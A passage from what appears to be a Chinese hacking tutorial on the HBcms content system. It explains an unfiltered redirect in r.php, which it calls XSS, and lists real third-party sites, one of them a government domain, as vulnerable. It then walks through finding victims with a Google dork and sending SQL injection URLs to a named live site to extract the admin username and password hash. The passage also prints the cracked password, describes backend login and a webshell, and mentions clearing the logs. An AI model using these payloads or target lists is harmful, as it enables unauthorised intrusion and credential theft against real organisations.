


图4 会员登录




图5 登录成功




图6 暴出目录

menzhi007.php，即可直接得到shell，如图7。

三、XSS跨站

跨站方面我们同样只举一个例子，更多的大家自己去发掘吧。我们打开php\r.php文件，相关代码如下：

```
<?php
    if ( isset( $_GET['url'] ) && stristr( $_GET['url'], "http://" ) )
    {
            $url = $_GET['url'];
//没有经过过滤
    }
    else
    {
            $url = "/";
    }
    header( "HTTP/1.1 301 Moved Permanently" );
    header( "location:".$url."" );//指向$url
    exit( );
?>
```




图7 得到webshell

我们看到$_GET['url']没有经过过滤便被带进header函数，并且我们构造的url参数必须以http://开头。

官方测试点：

http://www.hbcms.com/hbcms/php/r.php?url=http://hi.baidu.com/menzhi007

其他测试点也存在此漏洞：

http://www.lyrkjsw.gov.cn/hbcms/php/r.php?url=http://hi.baidu.com/menzhi007

http://www.gdisky.com/hbcms/php/r.php?url=http://hi.baidu.com/menzhi007

http://www.5itjob.com/hbcms/php/r.php?url=http://hi.baidu.com/menzhi007

四、实例演示

打开google，搜索：inurl:hbcms/sitemap.php，如图8。




图8 搜索目标

由于官方屏蔽了错误页面，所以入侵官方就没戏了，我们随便打开一个页面构造语句，比如查询账号，我们提交URL：http://www.xinsiji.com/hbcms/php/update_article_hits.php?show_hits=yes&article_id=-1%e5" union select login_pass from hbcms_users where id=1%23，如图9。




图9 查询账号

账号为：newsiji，然后查询密码，我们提交URL：http://www.xinsiji.com/hbcms/php/update_article_hits.php?show_hits=yes&article_id=-1%e5" union select login_name from hbcms_users where id=1%23，如图10。




图10 暴出密码

密码为：583c523601b01eb5ce7d75556fde 8f7d，破解为：13331162210，登录后台如图11。




图11 登录后台

最后我们清理记录，大家不要搞破坏。最后附送大家一首孟浩然的消暑诗："散发乘夕凉，开轩卧闲敞。荷风送香气，竹露滴清响。"

